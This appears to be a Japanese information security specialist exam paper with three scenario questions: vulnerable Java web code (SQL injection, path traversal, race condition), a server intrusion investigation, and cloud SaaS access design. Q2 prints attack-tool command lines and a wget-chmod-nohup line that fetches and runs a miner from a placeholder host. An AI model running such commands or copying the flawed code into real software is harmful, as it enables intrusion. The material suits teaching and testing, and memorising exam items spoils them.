SC

# 令和５年度　春期
# 情報処理安全確保支援士試験
# 午後Ⅰ　問題

| 試験時間 | 12:30 ～ 14:00（1 時間 30 分） |
|---|---|

**注意事項**

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。
4. 問題は，次の表に従って解答してください。

| 問題番号 | 問１～問３ |
|---|---|
| 選択方法 | ２問選択 |

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
   (2) 受験番号欄に受験番号を，生年月日欄に受験票の生年月日を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) 選択した問題については，次の例に従って，選択欄の問題番号を○印で囲んでください。○印がない場合は，採点されません。3 問とも○印で囲んだ場合は，はじめの 2 問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問１，問３を選択した場合の例〕


注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

# 正　誤　表

令和5年4月16日実施

**情報処理安全確保支援士試験　午後Ⅰ　問題**

| ページ | 問題番号 | 行 | 誤 | 正 | 訂正の内容 |
|---|---|---|---|---|---|
| 6 | 1 | 下から6行目 | 図5中から選び | 図4中から選び | 下線部分を訂正する。 |

問1　Webアプリケーションプログラム開発に関する次の記述を読んで，設問に答えよ。

G社は，システム開発を行う従業員100名のSI企業である。このたび，オフィス用品を販売する従業員200名のY社から，システム開発を受託した。開発プロジェクトのリーダーには，G社の開発課のD主任が任命され，メンバーには，開発課から，Eさんと新人のFさんが任命された。G社では，セキュリティの品質を担保するために，プログラミング完了後にツールによるソースコードの静的解析を実施することにしている。

〔受託したシステムの概要〕

受託したシステムには，Y社の得意先がオフィス用品を注文する機能，Y社とY社の得意先が注文履歴を表示させる機能，Y社とY社の得意先が注文番号を基に注文情報を照会する機能（以下，注文情報照会機能という），Y社とY社の得意先が納品書のPDFファイルをダウンロードする機能などがある。

〔ツールによるソースコードの静的解析〕

プログラミングが完了し，ツールによるソースコードの静的解析を実施したところ，Fさんが作成した納品書PDFダウンロードクラスのソースコードに問題があることが分かった。納品書PDFダウンロードクラスのソースコードを図1に，静的解析の結果を表1に示す。

```
    (省略)  //package宣言，import宣言など
1:  public class DeliverySlipBL {
2:    private static final String PDF_DIRECTORY = "/var/pdf";  //PDFディレクトリ定義
      (省略)  //変数宣言など
3:    public DeliverySlipBean getDeliverySlipPDF(String inOrderNo, Connection conn) {
        (省略)  //変数宣言など
4:      DeliverySlipBean deliverySlipBean = new DeliverySlipBean();
5:      try {
          /* 検索用SQL文作成 */
6:        String sql = "SELECT ";
7:        sql = sql + (省略);  //抽出項目，テーブル名など
```

図1　納品書PDFダウンロードクラスのソースコード

```
 8:        sql = sql + " WHERE head.order_no = '" + inOrderNo + "' ";
 9:        sql = sql + (省略);  //抽出条件の続き
10:        Statement stmt = conn.createStatement();
11:        ResultSet resultObj = stmt.executeQuery(sql);
           (省略)  //注文情報の存在チェック（存在しないときはnullを返してメソッドを終了）
12:        String clientCode = resultObj.getString("client_code");  //得意先コード取得
13:        File fileObj = new File(PDF_DIRECTORY + "/" + clientCode +  "/" + "DeliverySlip"
   + inOrderNo + ".pdf");
           (省略)  //PDFファイルが既に存在しているかの確認など
14:        BufferedInputStream in = new BufferedInputStream(new FileInputStream(fileObj));
15:        byte[] buf = new byte[in.available()];
16:        in.read(buf);
17:        deliverySlipBean.setFileByte(buf);
18:      } catch (Exception e) {
           (省略)  //エラー処理（ログ出力など）
19:      }
20:      return deliverySlipBean;
21:    }
       (省略)
```

図1　納品書PDFダウンロードクラスのソースコード（続き）

表1　静的解析の結果

| 項番 | 脆弱性 | 指摘箇所 | 指摘内容 |
|---|---|---|---|
| 1 | SQLインジェクション | （省略） | （省略） |
| 2 | ディレクトリトラバーサル | [ a ] 行目 | ファイルアクセスに用いるパス名の文字列作成で，利用者が入力したデータを直接使用している。 |
| 3 | 確保したリソースの解放漏れ | （省略） | 変数stmt，変数resultObj，変数 [ b ] が指すリソースが解放されない。 |

この解析結果を受けて，Fさんは，Eさんの指導の下，ソースコードを修正した。表1の項番1について図1の8行目から11行目を図2に示すソースコードに修正した。項番2と項番3についてもソースコードを修正した。

```
sql = sql + " [ c ] ";
sql = sql + (省略);  //抽出条件の続き
[ d ] ;
stmt.setString(1, inOrderNo);
ResultSet resultObj = stmt.executeQuery();
```

図2　納品書PDFダウンロードクラスの修正後のソースコード

再度，ツールによるソースコードの静的解析が実施され，表1の指摘は解消していることが確認された。

〔システムテスト〕

システムテストを開始したところ，注文情報照会機能において不具合が見つかった。この不具合は，ある得意先の利用者 ID でログインして画面から注文番号を入力すると，別の得意先の注文情報が出力されるというものであった。なお，ログイン処理時に，ログインした利用者 ID と，利用者 ID にひも付く得意先コード及び得意先名はセッションオブジェクトに保存されている。

注文情報照会機能には，業務処理を実行するクラス（以下，ビジネスロジッククラスという）及びリクエスト処理を実行するクラス（以下，サーブレットクラスという）が使用されている。注文情報照会機能が参照するデータベースの E-R 図を図3に，E さんが作成したビジネスロジッククラスのソースコードを図4に，サーブレットクラスのソースコードを図5に示す。





図3 注文情報照会機能が参照するデータベースの E-R 図

```
    (省略) //package宣言, import宣言など
 1: public class OrderInfoBL {
 2:   private static String orderNo;  //注文番号
      /* 注文番号の設定メソッド */
 3:   public static void setOrderNo(String inOrderNo) {
 4:     orderNo = inOrderNo;
 5:   }
      /* 注文情報の取得メソッド */
 6:   public static OrderInfoBean getOrderInfoBean() {
 7:     PreparedStatement psObj;
       (省略) //try文, 変数定義など
 8:     String sql = "SELECT ";
 9:     sql = sql + (省略);  //SQL文構築
10:     sql = sql + " WHERE head.order_no = ?";  //抽出条件：注文ヘッダーテーブルの注文番
  号と画面から入力された注文番号との完全一致
       (省略) //PreparedStatementの作成
11:     psObj.setString(1, orderNo);  //検索キーに注文番号をセット
12:     ResultSet resultObj = psObj.executeQuery();
       (省略) //例外処理やその他の処理
```

図4　ビジネスロジッククラスのソースコード

```
    (省略) //package宣言, import宣言など
 1: public class OrderInfoServlet extends HttpServlet {
     (省略) //変数定義
 2:   public void doPost(HttpServletRequest reqObj, HttpServletResponse resObj) throws
  IOException, ServletException {
 3:     String orderNo;  //注文番号
       (省略) //try文, リクエストから注文番号を取得
 4:     OrderInfoBL.setOrderNo(orderNo);
 5:     OrderInfoBean orderInfoBeanObj = OrderInfoBL.getOrderInfoBean();
       (省略) //例外処理やその他の処理
```

図5　サーブレットクラスのソースコード

D 主任，E さん，F さんは，不具合の原因が特定できず，セキュアプログラミングに詳しい技術課の H さんに協力を要請した。

H さんはアプリケーションログ及びソースコードを解析し，不具合の原因を特定した。

原因は，図4で変数［　e　］が［　f　］として宣言されていることである。この不具合は，<u>①並列動作する複数の処理が同一のリソースに同時にアクセスしたとき，想定外の処理結果が生じる</u>ものである。

原因を特定することができたので，E さんは，H さんの支援の下，次の 4 点を行った。

(1) 図4の2行目から5行目までのソースコードを削除する。

(2) 図4の6行目を，図6に示すソースコードに修正する。

```
public OrderInfoBean getOrderInfoBean( g ) {
```

図6 ビジネスロジッククラスの修正後のソースコード

(3) 図5の4行目と5行目を，図7に示すソースコードに修正する。

```
OrderInfoBL orderInfoBLObj = h OrderInfoBL();
OrderInfoBean orderInfoBeanObj = orderInfoBLObj. i ;
```

図7 サーブレットクラスの修正後のソースコード

(4) 保険的な対策として，図4の10行目の抽出条件に，セッションオブジェクトに保存された［ j ］と注文ヘッダーテーブルの［ j ］の完全一致の条件をAND条件として追加する。

ソースコードの修正後，改めてシステムテストを実施した。システムテストの結果は良好であり，システムがリリースされた。

設問1 〔ツールによるソースコードの静的解析〕について答えよ。

(1) 表1中の［ a ］に入れる適切な行番号を，図1中から選び，答えよ。

(2) 表1中の［ b ］に入れる適切な変数名を，図1中から選び，答えよ。

(3) 図2中の［ c ］，［ d ］に入れる適切な字句を答えよ。

設問2 〔システムテスト〕について答えよ。

(1) 本文中の［ e ］に入れる適切な変数名を，図5中から選び，答えよ。

(2) 本文中の［ f ］に入れる適切な字句を，英字10字以内で答えよ。


(3) 本文中の下線①の不具合は何と呼ばれるか。15字以内で答えよ。

(4) 図6中の［ g ］，図7中の［ h ］，［ i ］に入れる適切な字句を答えよ。

(5) 本文中の［ j ］に入れる適切な属性名を，図3中から選び，答えよ。

問2　セキュリティインシデントに関する次の記述を読んで，設問に答えよ。

R 社は，精密機器の部品を製造する従業員 250 名の中堅の製造業者である。本社に隣接した場所に工場がある。R 社のネットワーク構成を図 1 に示す。




注記　各サーバは，Linux OS で稼働している。IP アドレスは，受付サーバが 192.168.0.1，DB サーバが 192.168.0.2，メールサーバが 192.168.0.3，製造管理サーバが 192.168.1.145 である。

図 1　R 社のネットワーク構成

サーバ，FW，L2SW，L3SW 及び PC は，情報システム課の U 課長，M さん，N さんが管理しており，ログがログ管理サーバで収集され，一元管理されている。

DMZ 上のサーバのログは常時監視され，いずれかのサーバで 1 分間に 10 回以上のログイン失敗が発生した場合に，アラートがメールで通知される。

FW は，ステートフルパケットインスペクション型であり，通信の許可，拒否についてのログを記録する設定にしている。FW では，インターネットから受付サーバへの通信は 443/TCP だけを許可しており，受付サーバからインターネットへの通信は OS アップデートのために 443/TCP だけを許可している。インターネットから受付サーバ及びメールサーバへのアクセスでは，FW の NAT 機能によってグローバル IP アドレスをプライベート IP アドレスに 1 対 1 で変換している。

受付サーバでは，取引先からの受注情報を DB サーバに保管する Web アプリケーションプログラム（以下，アプリケーションプログラムをアプリという）が稼働している。DB サーバでは，受注情報をファイルに変換して FTP で製造管理サーバに送信する情報配信アプリが常時稼働している。これらのアプリは 10 年以上の稼働実績がある。

〔DMZ 上のサーバでの不審なログイン試行の検知〕

ある日，M さんは，アラートを受信した。M さんが確認したところ，アラートは受付サーバから DB サーバとメールサーバに対する SSH でのログイン失敗によるものであった。また，受付サーバから DB サーバとメールサーバに対して SSH でのログイン成功の記録はなかった。M さんは，不審に思い，U 課長に相談して，不正アクセスを受けていないかどうか，FW のログと受付サーバを調査することにした。

〔FW のログの調査〕

ログイン失敗が発生した時間帯の FW のログを表 1 に示す。

表 1　FW のログ

| 項番 | 日時 | 送信元アドレス | 宛先アドレス | 送信元ポート | 宛先ポート | 動作 |
|---|---|---|---|---|---|---|
| 1-1 | 04/21 15:00 | a0.b0.c0.d0 [1)] | 192.168.0.1 | 34671/TCP | 443/TCP | 許可 |
| 1-2 | 04/21 15:00 | a0.b0.c0.d0 | 192.168.0.1 | 34672/TCP | 443/TCP | 許可 |
| 1-3 | 04/21 15:03 | a0.b0.c0.d0 | 192.168.0.1 | 34673/TCP | 8080/TCP | 拒否 |
| 1-4 | 04/21 15:08 | 192.168.0.1 | a0.b0.c0.d0 | 54543/TCP | 443/TCP | 許可 |
| ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ |
| 1-232 | 04/21 15:15 | 192.168.0.1 | 192.168.1.122 | 34215/UDP | 161/UDP | 拒否 |
| 1-233 | 04/21 15:15 | 192.168.0.2 | 192.168.1.145 | 55432/TCP | 21/TCP | 許可 |
| 1-234 | 04/21 15:15 | 192.168.0.2 | 192.168.1.145 | 55433/TCP | 60453/TCP | 許可 |
| ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ |
| 1-286 | 04/21 15:20 | 192.168.0.1 | 192.168.1.145 | 54702/TCP | 21/TCP | 許可 |
| 1-287 | 04/21 15:20 | 192.168.0.1 | 192.168.1.145 | 54703/TCP | 22/TCP | 拒否 |
| ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ |
| 1-327 | 04/21 15:24 | 192.168.0.1 | 192.168.1.227 | 58065/TCP | 21/TCP | 拒否 |
| 1-328 | 04/21 15:24 | 192.168.0.1 | 192.168.1.227 | 58066/TCP | 22/TCP | 拒否 |
| ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ | ⋮ |

注 [1)]　a0.b0.c0.d0 はグローバル IP アドレスを表す。

表 1 の FW のログを調査したところ，次のことが分かった。

・受付サーバから工場 LAN の IP アドレスに対してポートスキャンが行われた。

・受付サーバから製造管理サーバに対して FTP 接続が行われた。

・受付サーバと他のサーバとの間では FTP のデータコネクションはなかった。

・DB サーバから製造管理サーバに対して FTP 接続が行われ，DB サーバから製造管理サーバに FTP の［　a　］モードでのデータコネクションがあった。

以上のことから，外部の攻撃者の不正アクセスによって受付サーバが侵害されたが，攻撃者による DMZ と工場 LAN との間のファイルの送受信はないと推測した。M さんは，受付サーバの調査に着手し，N さんに工場 LAN 全体の侵害有無の調査を依頼した。

〔受付サーバのプロセスとネットワーク接続の調査〕

M さんは，受付サーバでプロセスとネットワーク接続を調査した。ps コマンドの実行結果を表 2 に，netstat コマンドの実行結果を表 3 に示す。

表 2　ps コマンドの実行結果（抜粋）

| 項番 | 利用者 ID | PID [1] | PPID [2] | 開始日時 | コマンドライン |
|---|---|---|---|---|---|
| 2-1 | root | 2365 | 3403 | 04/01 10:10 | /usr/sbin/sshd -D |
| 2-2 | app [3] | 7438 | 3542 | 04/01 10:11 | /usr/java/jre/bin/java -Xms2g（省略） |
| 2-3 | app | 1275 | 7438 | 04/21 15:01 | ./srv -c -mode bind 0.0.0.0:8080 2>&1 |
| 2-4 | app | 1293 | 7438 | 04/21 15:08 | ./srv -c -mode connect a0.b0.c0.d0:443 2>&1 |
| 2-5 | app | 1365 | 1293 | 04/21 15:14 | ./srv -s -range 192.168.0.1-192.168.255.254 |

注 [1]　プロセス ID である。
注 [2]　親プロセス ID である。
注 [3]　Web アプリ稼働用の利用者 ID である。

表 3　netstat コマンドの実行結果（抜粋）

| 項番 | プロトコル | ローカルアドレス | 外部アドレス | 状態 | PID |
|---|---|---|---|---|---|
| 3-1 | TCP | 0.0.0.0:22 | 0.0.0.0:* | LISTEN | 2365 |
| 3-2 | TCP | 0.0.0.0:443 | 0.0.0.0:* | LISTEN | 7438 |
| 3-3 | TCP | 0.0.0.0:8080 | 0.0.0.0:* | LISTEN | 1275 |
| 3-4 | TCP | 192.168.0.1:54543 | a0.b0.c0.d0:443 | ESTABLISHED | 1293 |
| 3-5 | TCP | 192.168.0.1:64651 | 192.168.253.124:21 | SYN_SENT | 1365 |

srv という名称の不審なプロセスが稼働していた。M さんが srv ファイルのハッシュ値を調べたところ，インターネット上で公開されている攻撃ツールであり，次に示す特徴をもつことが分かった。

・C&C（Command and Control）サーバから指示を受け，子プロセスを起動してポートスキャンなど行う。
・外部からの接続を待ち受ける“バインドモード”と外部に自ら接続する“コネク

トモード”で C&C サーバに接続することができる。モードの指定はコマンドライン引数で行われる。

・ポートスキャンを実行して，結果をファイルに記録する（以下，ポートスキャンの結果を記録したファイルを結果ファイルという）。さらに，SSH 又は FTP のポートがオープンしている場合，利用者 ID とパスワードについて，辞書攻撃を行い，その結果を結果ファイルに記録する。

・SNMPv2c で public という［　b　］名を使って，機器のバージョン情報を取得し，結果ファイルに記録する。

・結果ファイルを C&C サーバにアップロードする。

M さんは，表 1～表 3 から，次のように考えた。

・攻撃者は，一度，srv の［　c　］モードで，①C&C サーバとの接続に失敗した後，srv の［　d　］モードで，②C&C サーバとの接続に成功した。

・攻撃者は，C&C サーバとの接続に成功した後，ポートスキャンを実行した。ポートスキャンを実行したプロセスの PID は，［　e　］であった。

M さんは，受付サーバが不正アクセスを受けていると U 課長に報告した。U 課長は，関連部署に伝え，M さんに受付サーバをネットワークから切断するよう指示した。

〔受付サーバの設定変更の調査〕

M さんは，攻撃者が受付サーバで何か設定変更していないかを調査した。確認したところ，③機器の起動時に DNS リクエストを発行して，ドメイン名△△△.com の DNS サーバから TXT レコードのリソースデータを取得し，リソースデータの内容をそのままコマンドとして実行する cron エントリーが仕掛けられていた。M さんが調査のために dig コマンドを実行すると，図 2 に示すようなリソースデータが取得された。

```
wget https://a0.b0.c0.d0/logd -q -O /dev/shm/logd && chmod +x /dev/shm/logd && nohup /dev/shm/logd & disown
```

図 2　△△△.com の DNS サーバから取得されたリソースデータ

M さんが受付サーバを更に調査したところ，logd という名称の不審なプロセスが稼

働していた。M さんは，logd のファイルについてハッシュ値を調べたが，情報が見つからなかったので，マルウェア対策ソフトベンダーに解析を依頼する必要があると U 課長に伝えた。Web ブラウザで図 2 の URL から logd のファイルをダウンロードし，ファイルの解析をマルウェア対策ソフトベンダーに依頼することを考えていたが，U 課長から，④ダウンロードしたファイルは解析対象として適切ではないとの指摘を受けた。この指摘を踏まえて，M さんは，調査対象とする logd のファイルを［ f ］から取得して，マルウェア対策ソフトベンダーに解析を依頼した。解析の結果，暗号資産マイニングの実行プログラムであることが分かった。

調査を進めた結果，工場 LAN への侵害はなかった。Web アプリのログ調査から，受付サーバの Web アプリが使用しているライブラリに脆弱(ぜい)性が存在することが分かり，これが悪用されたと結論付けた。システムの復旧に向けた計画を策定し，過去に開発されたアプリ及びネットワーク構成をセキュリティの観点で見直すことにした。

設問 1　本文中の［ a ］に入れる適切な字句を答えよ。

設問 2　〔受付サーバのプロセスとネットワーク接続の調査〕について答えよ。

(1)　本文中の［ b ］に入れる適切な字句を，10 字以内で答えよ。

(2)　本文中の［ c ］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線①について，M さんがそのように判断した理由を，表 1 中～表 3 中の項番を各表から一つずつ示した上で，40 字以内で答えよ。

(3)　本文中の［ d ］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線②について，M さんがそのように判断した理由を，表 1 中～表 3 中の項番を各表から一つずつ示した上で，40 字以内で答えよ。

(4)　本文中の［ e ］に入れる適切な数を，表 2 中から選び答えよ。

設問 3　〔受付サーバの設定変更の調査〕について答えよ。

(1)　本文中の下線③について，A レコードではこのような攻撃ができないが，TXT レコードではできる。TXT レコードではできる理由を，DNS プロトコルの仕様を踏まえて 30 字以内で答えよ。


(2)　本文中の下線④について，適切ではない理由を，30 字以内で答えよ。

(3)　本文中の［ f ］に入れる適切なサーバ名を，10 字以内で答えよ。

問３　クラウドサービス利用に関する次の記述を読んで，設問に答えよ。

Q 社は，従業員 1,000 名の製造業であり，工場がある本社及び複数の営業所から成る。Q 社には，営業部，研究開発部，製造部，総務部，情報システム部がある。Q 社のネットワークは，情報システム部の K 部長と S 主任を含む 6 名で運用している。

Q 社の従業員には PC 及びスマートフォンが貸与されている。PC の社外持出しは禁止されており，PC の Web ブラウザからインターネットへのアクセスは，本社のプロキシサーバを経由する。Q 社では，業務で SaaS-a，SaaS-b，SaaS-c，SaaS-d という四つの SaaS，及び L サービスという IDaaS を利用している。Q 社のネットワーク構成を図 1 に，図 1 中の主な構成要素並びにその機能概要及び設定を表 1 に示す。




注記　四つの SaaS のうち SaaS-a は，研究開発部の従業員が使用する。それ以外の SaaS は，全従業員が使用する。

注 1)　SaaS-a は，外部ストレージサービスであり，URL は，https://△△△-a.jp/ から始まる。

注 2)　SaaS-b は，営業支援サービスであり，URL は，https://○○○-b.jp/ から始まる。

注 3)　SaaS-c は，経営支援サービスであり，URL は，https://□□□-c.jp/ から始まる。

注 4)　SaaS-d は，Web 会議サービスであり，URL は，https://●●●-d.jp/ から始まる。

図 1　Q 社のネットワーク構成

表 1　図 1 中の主な構成要素並びにその機能概要及び設定

| 構成要素 | 機能名 | 機能概要 | 設定 |
|---|---|---|---|
| 認証サーバ | 認証機能 | 従業員が PC にログインする際，利用者 ID とパスワードを用いて従業員を認証する。 | 有効 |
| プロキシサーバ | プロキシ機能 | PC からインターネット上の Web サーバへの HTTP 及び HTTPS 通信を中継する。 | 有効 |

表1　図1中の主な構成要素並びにその機能概要及び設定（続き）

| 構成要素 | 機能名 | 機能概要 | 設定 |
|---|---|---|---|
| L サービス | SaaS 連携機能 | SAML で各 SaaS と連携する。 | 有効 |
| | 送信元制限機能 | 契約した顧客が設定した IP アドレス [1]からのアクセスだけを許可する。それ以外のアクセスの場合，拒否するか，L サービスの多要素認証機能を動作させるかを選択できる。 | 有効 [2] |
| | 多要素認証機能 | 次のいずれかの認証方式を，利用者 ID とパスワードによる認証方式と組み合わせる。<br>（ア）スマートフォンに SMS でワンタイムパスワードを送り，それを入力させる方式<br>（イ）TLS クライアント認証を行う方式 | 無効 |
| 四つの SaaS | IDaaS 連携機能 | SAML で IDaaS と連携する。 | 有効 |
| UTM | ファイアウォール機能 | ステートフルパケットインスペクション型であり，IP アドレス，ポート，通信の許可と拒否のルールによって通信を制御する。 | 有効 [3] |
| | NAT 機能 | （省略） | 有効 |
| | VPN 機能 | IPsec によるインターネット VPN 通信を行う。拠点間 VPN 通信を行うこともできる。 | 有効 [4] |

注 [1]　IP アドレスは，複数設定できる。

注 [2]　本社の UTM のグローバル IP アドレスを送信元 IP アドレスとして設定している。設定している IP アドレス以外からのアクセスは拒否する設定にしている。

注 [3]　インターネットからの通信で許可されているのは，本社の UTM では DMZ のサーバへの通信及び営業所からの VPN 通信だけであり，各営業所の UTM では一つも許可していない。

注 [4]　本社の UTM と各営業所の UTM との間で VPN 通信する設定にしている。そのほかの VPN 通信の設定はしていない。

〔L サービスの動作確認〕

Q 社の PC が SaaS-a にアクセスするときの，SP-Initiated 方式の SAML 認証の流れを図2に示す。





図2　SAML 認証の流れ

ある日，同業他社の J 社において，SaaS-a の偽サイトに誘導されるというフィッシング詐欺にあった結果，SaaS-a に不正アクセスされるという被害があったと報道された。しかし，Q 社の設定では，仮に，同様のフィッシング詐欺のメールを受けて SaaS-a の偽サイトに L サービスの利用者 ID とパスワードを入力してしまう従業員がいたとしても，①攻撃者がその利用者 ID とパスワードを使って社外から L サービスを利用することはできない。したがって，S 主任は，報道と同様の被害に Q 社があうおそれは低いと考えた。

〔在宅勤務導入における課題〕

Q 社は，全従業員を対象に在宅勤務を導入することになった。そこで，リモート接続用 PC（以下，R-PC という）を貸与し，各従業員宅のネットワークから本社のサーバにアクセスしてもらうことにした。しかし，在宅勤務導入によって新たなセキュリティリスクが生じること，また，本社への通信が増えて本社のインターネット回線がひっ迫することが懸念された。そこで，K 部長は，ネットワーク構成を見直すことにし，その要件を表 2 にまとめた。

表 2　ネットワーク構成の見直しの要件

| 要件 | 内容 |
|---|---|
| 要件 1 | 本社のインターネット回線をひっ迫させない。 |
| 要件 2 | L サービスに接続できる PC を，本社と営業所の PC 及び R-PC に制限する。なお，従業員宅のネットワークについて，前提を置かない。 |
| 要件 3 | R-PC から本社のサーバにアクセスできるようにする。ただし，UTM のファイアウォール機能には，インターネットからの通信を許可するルールを追加しない。 |
| 要件 4 | HTTPS 通信の内容をマルウェアスキャンする。 |
| 要件 5 | SaaS-a 以外の外部ストレージサービスへのアクセスは禁止とする。また，SaaS-a へのアクセスは業務で必要な最小限の利用者に限定する。 |

K 部長がベンダーに相談したところ，R-PC，社内，クラウドサービスの間の通信を中継する P 社のクラウドサービス（以下，P サービスという）の紹介があった。P サービスには，次のいずれかの方法で接続する。

・IPsec に対応した機器を介して接続する方法

・P サービスのエージェントソフトウェアを R-PC に導入し，当該ソフトウェアによ

って接続する方法

P サービスの主な機能を表 3 に示す。

表 3　P サービスの主な機能

| 項番 | 機能名 | 機能概要 |
|---|---|---|
| 1 | L サービス連携機能 | ・R-PC から P サービスを経由してアクセスする SaaS での認証を，L サービスの SaaS 連携機能及び多要素認証機能を用いて行うことができる。<br>・L サービスの送信元制限機能には，P サービスに接続してきた送信元の IP アドレスが通知される。 |
| 2 | マルウェアスキャン機能 | ・送信元からの TLS 通信を終端し，復号してマルウェアスキャンを行う。マルウェアスキャンの完了後，再暗号化して送信先に送信する。これを実現するために，［ d ］を発行する［ e ］を，［ f ］として，PC にインストールする。 |
| 3 | URL カテゴリ単位フィルタリング機能 | ・アクセス先の URL カテゴリと利用者 ID との組みによって，“許可”又は“禁止”のアクションを適用する。<br>・URL カテゴリには，ニュース，ゲーム，外部ストレージサービスなどがある。<br>・各 URL カテゴリに含まれる URL のリストは，P 社が設定する。 |
| 4 | URL 単位フィルタリング機能 | ・アクセス先の URL のスキームからホストまでの部分 [1]と利用者 ID との組みによって，“許可”又は“禁止”のアクションを適用する。 |
| 5 | 通信可視化機能 | ・中継する通信のログを基に，クラウドサービスの利用状況の可視化を行う。本機能は，［ g ］の機能の一つである。 |
| 6 | リモートアクセス機能 | ・P コネクタ [2]を社内に導入することによって，社内と社外の境界にあるファイアウォールの設定を変更せずに社外から社内にアクセスできる。 |

注 [1]　https://▲▲▲.■■■/ のように，“ https:// ”から最初の“ / ”までを示す。
注 [2]　P 社が提供する通信機器である。P コネクタと P サービスとの通信は，P コネクタから P サービスに接続を開始する。

K 部長は，P サービスの導入によって表 2 の要件を満たすネットワーク構成が可能かどうかを検討するように S 主任に指示した。

〔ネットワーク構成の見直し〕

